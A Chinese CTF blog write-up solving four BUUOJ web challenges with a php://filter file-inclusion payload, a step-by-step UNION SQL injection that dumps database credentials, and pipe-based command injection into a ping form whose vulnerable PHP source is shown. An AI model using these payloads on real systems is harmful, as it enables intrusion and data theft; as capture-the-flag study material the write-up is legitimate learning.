

2021-06-03 CTF Webbuuoj day12

原创

[LiNa_IlnA_741](#) 于 2021-06-04 17:30:06 发布 28 收藏

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/LiNa_IlnA_741/article/details/117518556

版权



[ctf](#) 专栏收录该内容

17 篇文章 0 订阅

订阅专栏

CTF Web buu oj day12

[\[极客大挑战 2019\]Secret File](#)

类型

解题

[\[极客大挑战 2019\]LoveSQL](#)

类型

解题

[\[ACTF2020 新生赛\]Exec](#)

类型

解题

[\[GXYCTF2019\]Ping Ping Ping](#)

类型

解题

[\[极客大挑战 2019\]Secret File](#)

类型

php、代码审计

解题

复习题, 同day11的[\[ACTF2020 新生赛\]Include](#)。

你想知道莎璐酒的秘密么?

你想知道蒋璐源的秘密么？

想要的话可以给你，去找吧！把一切都放在那里了！

https://blog.csdn.net/LiNa_lInA_741

右键查看源代码，发现下面有一个链接，颜色都是black所以看不到

```
<!DOCTYPE html>
<html>
<style type="text/css" >
#master {
position:absolute;
left:44%;
bottom:0;
text-align:center;
}
p,h1 {
cursor: default;
}
</style>
<head>
<meta charset="utf-8">
<title>蒋璐源的秘密</title>
</head>
<body style="background-color:black;">
<h1 style="font-family:verdana,color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1>
<p style="font-family:arial,color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
<a id="master" href="/Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ c14y</p>
</div>
</body>
</html>
```

https://blog.csdn.net/LiNa_lInA_741

访问Archive_room.php

我把他们都放在这里了，去看看吧

SECRET

https://blog.csdn.net/LiNa_lInA_741

但是如果点里面SECRET会访问action.php，然后直接打开是end.php结束了

查阅结束

没看清么？回去再仔细看看吧。

https://blog.csdn.net/LiNa_IInA_741

只能用burpsuite抓包试试了，抓包时候发现302跳转链接，注释了一个secr3t.php


The screenshot shows a network request and response in Burp Suite. The request is a GET to /action.php. The response is a 302 Found redirect to secr3t.php. The response body contains HTML code with a comment: `//flag放在了flag.php里`. The text 'secr3t.php' in the response body is highlighted with a red box.

直接访问secr3t.php，看到php代码

The screenshot shows the source code of secr3t.php. The code includes a title 'secret', a meta charset, and a PHP block that checks for 'tp', 'input', and 'data' in the file name. A comment in the code says: `//flag放在了flag.php里`. The URL `https://blog.csdn.net/LiNa_IInA_741` is visible in the background.

看到文件包含，和flag位于flag.php，过滤了.../目录遍历、tp、input、data，正好能用day11的filter，构造payload: secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php
拿到base64编码flag.php

1. 按day11 easysql万能密码注入不是flag，回显一串数字，按题目应该是flag换到了别的地方。



2. 普通注入方法即可：测试有多少字段->爆库->爆表->爆列->数据

3. 测试多少字段

```
1' order by 3#
```

```
1' union select 1,2,3#
```


4. 爆库

```
1' union select 1,2,group_concat(schema_name) from information_schema.schemata#
```

```
1' union select 1,2,database()#
```


5. 爆表

```
1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#
```



6. 爆字段

```
1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1' #
```



7. 爆数据

```
1' union select 1,2,group_concat(id,username,password) from `l0ve1ysq1` #
```

Login Success!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
Hello 2!
NOW FASHION, ACT NORMAL

Your password is
'1c14ywo_tai_nan_le,2glzjinglzjin_wants_a_girlfriend,3Z4cHAr7zCrbiao_ge_dddt_hm,40xC4m3l
5976-4804-97de-be070e8667cb}'



https://blog.csdn.net/LiNa_lInA_741

显示不下，右键查看页面源代码，看到flag: flag{a5f85ac6-5976-4804-97de-be070e8667cb}

```
换行 
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>check</title>
</head>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ c14y</p></div>
  <body background= './image/background.jpg' style='background-repeat:no-repeat ;background-size:100% 100%; background-attachment: fixed;'>
    <br><br><br>
    <h1 style=' font-family:verdana,color:red;text-align:center;'>Login Success!</h1><br><br><br>
    <p style=' font-family:arial,color:#ffffff;font-size:30px;left:650px;position:absolute;'>Hello 2! </p></br></br>
    <p style=' font-family:arial,color:#ffffff;font-size:30px;left:650px;position:absolute;'>Your password is
    '1c14ywo_tai_nan_le,2glzjinglzjin_wants_a_girlfriend,3Z4cHAr7zCrbiao_ge_dddt_hm,40xC4m3l1linux_chuang_shi_ren,5Ayraina_rua_rain,6Akkoyan_shi_fu_de_mao_bo_he
    ,7fouc5c14y,8fouc5di_2_kuai_fu_ji,9fouc5di_3_kuai_fu_ji,10fouc5di_4_kuai_fu_ji,11fouc5di_5_kuai_fu_ji,12fouc5di_6_kuai_fu_ji,13fouc5di_7_kuai_fu_ji,14fouc5
    di_8_kuai_fu_ji,15leixiaoSyc_san_da_hacker,16fla
    <span style="border: 1px solid red; padding: 2px;">flag{a5f85ac6-5976-4804-97de-be070e8667cb}</span>
    </p>
  </body>
</html>
```

https://blog.csdn.net/LiNa_lInA_741

[ACTF2020 新生赛]Exec

类型

php、代码审计

解题

1. ping命令先输入127.0.0.1看到ping命令执行，于是想到命令执行

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

https://blog.csdn.net/LiNa_lInA_741

2. `127.0.0.1 | whoami` 执行结果www-data

PING

请输入需要ping的地址

PING

```
www-data
```

https://blog.csdn.net/LiNa_lInA_741

3. `127.0.0.1 | ls` , 看到index.php

PING

请输入需要ping的地址

PING

```
index.php
```

https://blog.csdn.net/LiNa_lInA_741

4. `127.0.0.1 | cat index.php` , 然后右键查看源代码看到system()函数, 执行外部程序, 并且显示输出

```
</head>
<body>

<h1>PING</h1>
<form class="form-inline" method="post">

  <div class="input-group">
    <input style="width:280px;" id="target" type="text" class="form-control" p1
  </div>
  <br/>
  <br/>

  <button style="width:280px;" class="btn btn-default">PING</button>

</form>
<br /><pre>
<?php
if (isset($_POST['target'])) {
    system("ping -c 3 ".$_POST['target']);
}
?>
</pre></body>
</html></pre></body>
</html>
```

https://blog.csdn.net/LiNa_lInA_741

5. `127.0.0.1 | ls ../`

```
html
localhost
```

`127.0.0.1 | ls ../../`

```
cache
empty
lib
local
lock
log
mail
opt
run
spool
tmp
www
```

`127.0.0.1 | ls ../../../../`

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

`127.0.0.1 | cat ../../../../flag` 得到flag: `flag{c337bf77-d054-4cb6-acb8-2d09ac4220d1}`

PING

请输入需要ping的地址

PING

flag{c337bf77-d054-4cb6-acb8-2d09ac4220d1}


[GXYCTF2019]Ping Ping Ping

类型


php、代码审计

解题

1. 打开是?ip=, 输入127.0.0.1返回ping命令执行结果, 判断可以命令执行



2. `?ip=127.0.0.1|ls`




- 3.

访问flag.php



/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes



```
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
3 <?php
4 $flag = "flag{bdc03ce7-f239-4914-9235-cb1a6c1b674b}";
5 ?>
```

(这里还是不理解这个\$1，shell脚本第一个参数，加上和不加\$1就直接导致能否看到源代码flag)



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)